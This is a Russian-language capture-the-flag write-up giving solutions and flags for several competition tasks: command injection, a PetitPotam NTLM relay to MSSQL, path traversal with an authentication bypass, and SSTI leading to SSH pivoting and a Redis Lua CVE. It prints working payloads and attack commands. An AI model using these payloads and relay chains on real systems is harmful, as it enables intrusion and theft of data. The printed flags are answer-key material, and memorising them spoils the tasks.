Для решения задачи нужно в поле `IP Address` вбить строку `1.2.3.4;cat/flag.txt`, что приведет к `Command Injection` в сервисе.

```
dig -x 1.2.3.4; cat /flag.txt
```

Это позволяет получить флаг.

Ответ: `NTO(78518a7400808d5a269ea53dd1ab3c5e)`.

Задача 2.4.6. PotamPetit (300 баллов)

Тема: Relay PetitPotam -> MSSQL.

Условие

Найдите флаг, расположенный где-то в недрах БД корпоративной сети.

Домен контроллер — 192.168.100.1

БД — 192.168.100.20

Для доступа к корпоративной сети необходимо подключиться к OpenVPN серверу https://s3.timeweb.cloud/25e0b98f-ctf/178eabddb1eef7e3548b75bbc91c9b49/infra.ovpn.

Решение

Скрипт запишет флаг в таблицу contacts БД people на SRV-SQL.

Команды для выполнения задания:

```
#1.
python3 PetitPotam.py <kali_ip> 192.168.100.1
#2.
python3 ntlmrelayx.py -socks -t mssql://192.168.100.20
#3.
proxychains -q python3 mssqlclient.py -no-pass -windows-auth
↪  CONTOSO/DC01\$@192.168.100.20
```

Ответ: `NTO(PetitPotamPotamPetimFlag)`.

Задача 2.4.7. Chain of vulns (300 баллов)

Тема: PathTrav.

Условие

Можно ли прочитать то, что скрывается в информации о пользователях данной компании?

http://147.45.143.178:32850

Решение

Используя уязвимость `Path traversal`, читаем файлы:

```
/documents/download?file=....//....//....//....//....//....//....
↪  //etc/passwd
```

Читаем исходный код приложения:

```
/documents/download?file=....//app.py
```

Находим там import app, читаем файл приложения:

```
/documents/download?file=....//app/__init__.py
```

В нем видим использование модуля `app.auth.routes`, читаем его:

```
/documents/download?file=....//app/auth/routes.py
```

Там видим файл моделей `app.auth.models`, читаем его:

```
/documents/download?file=....//app/auth/models.py
```

Читаем код и находим ошибку проверки пароля.

Обходим авторизацию:

```
username=a%25&password=.*&login=
```

Читаем информацию о пользователе платформы с полученными `cookies`: `/profile` и получаем флаг.

Ответ: `NTO(0fd42142896820873b3c88d1b2cef32d)`.

Задача 2.4.8. Cutezator (200 баллов)

Темы: SSTI, CVE, Pivoting.

Условие

Найден милый сайт, который посылает пользователю комплимент, нужно лишь оставить свое имя. Советую глянуть http://45.91.238.91:5000/.

Задача: считать флаг по маршруту `/root/flag.txt`.

Имейте ввиду, что при создании персонального «таска» на `N`-порту также дополнительно создается служба `SSH` на `N+1` порту.

Решение

1. Посетив ссылку на таск, можно увидеть борду (рис. 2.4.7), с которой запускается персональный экземпляр таска. В этой же борде, если есть какие-то проблемы, можно остановить свой таск и запустить его заново.




Рис. 2.4.7

2. После запуска таска сгенерируется персональный docker-контейнер и перекинет пользователя на его главную страницу.




Рис. 2.4.8

3. Из описания ясно, что, помимо веба, на `N`-порту есть еще служба `SSH` на `N+1` порту.




Рис. 2.4.9

Это пригодится позже при `Pivoting`'е.

4. Если же на главной веб-странице что-то написать в форме и ее отправить, отправится `POST`-запрос по маршруту `/cutezator.php`, в ответ на который вернется страничка, содержащая наш ввод + милый комплимент :3.




Рис. 2.4.10

5. Далее следует проэксплуатировать `SSTI`-уязвимость.




Рис. 2.4.11




Рис. 2.4.12

6. Поскольку существуют намеки на `SSTI` , а кроме того, используется расширение `.php`, то, вероятно, применяется движок `Twig`, с помощью которого можно получить `RCE`.




Рис. 2.4.13




Рис. 2.4.14




Рис. 2.4.15

7. Разберем, с чем имеем дело.
   Пользовательь — `nobody`, то есть через него нельзя подключиться под `SSH`.

Рис. 2.4.16

Изначально находимся в директории `/var/www/html`.

Рис. 2.4.17

В этой директории нет никаких интересных файлов, кроме `entrypoint.sh` и `healthcheck.sh`, которые нельзя прочитать или использовать для записи.




Рис. 2.4.18

В директории `/home` есть папка `vivek`, это наталкивает на мысль, что есть потенциальный пользователь, через которого можно сидеть на `SSH`.




Рис. 2.4.19

Посмотрим, что у него есть в директории.




Рис. 2.4.20

У него есть файл `.bash_history`, в котором раскрывается пароль пользователя `vivek`.

Рис. 2.4.21

И есть файл-обманка, который намекает, что в сети есть хост с последним октетом 20, и дается какая-то строка, которую стоит запомнить.




Рис. 2.4.22

Посмотрев свою сеть, в данном случае сеть с третим октетом 1, можно прийти к мысли о том, чтобы просканировать хост 10.0.1.20.

Рис. 2.4.23

8. Собрав всю нужную информацию, можно пойти двумя путями:
   1) использовать reverseshell;
   2) пивотиться через `SSH`.

   Данный райтап будет рассматривать второй вариант.
9. Для пивотинга через `SSH Dynamic Port Forwarding` нужно ввести команду:

```
ssh vivek@<хост с таском> -p <SSH-порт> -D <локальный порт>
```

   Таким образом подключаемся по `SSH` к контейнеру с таском через пользователя `vivek`, и теперь локальный порт, в случае на рис. 2.4.24 4444, будет прокидывать весь трафик через `SSH`.




Рис. 2.4.24

10. Немного изменяем файл с конфигурацией `proxychains`, чтобы весь трафик отправлять на локальный порт 4444, который потом пойдет через `SSH`.




Рис. 2.4.25

11. Проверяем, что все работает корректно.




Рис. 2.4.26

12. Теперь с помощью `SSH`-пивотинга можем просканировать тот загадочный хост (главное не забыть флаг `-sT`).




Рис. 2.4.27

13. Узнаем, что на ней открыта служба `redis`.




Рис. 2.4.28

14. Подключаемся к `redis` и используем пароль из файла `/home/vivek/flag.txt`, чтобы аутентифицироваться.

Рис. 2.4.29

15. Походив по `redis` и не обнаружив ничего интересного, выводим всю информацию о `redis`, из которой узнаем, что используется `redis` версии 5.0.7.

Рис. 2.4.30

16. Загуглив `redis 5.0.7 cve`, узнаем, что существует `CVE`-2022-0543.




Рис. 2.4.31

17. С помощью данной `CVE` можем выполнять произвольные `Lua`-скрипты для выполнения системных команд на хосте.

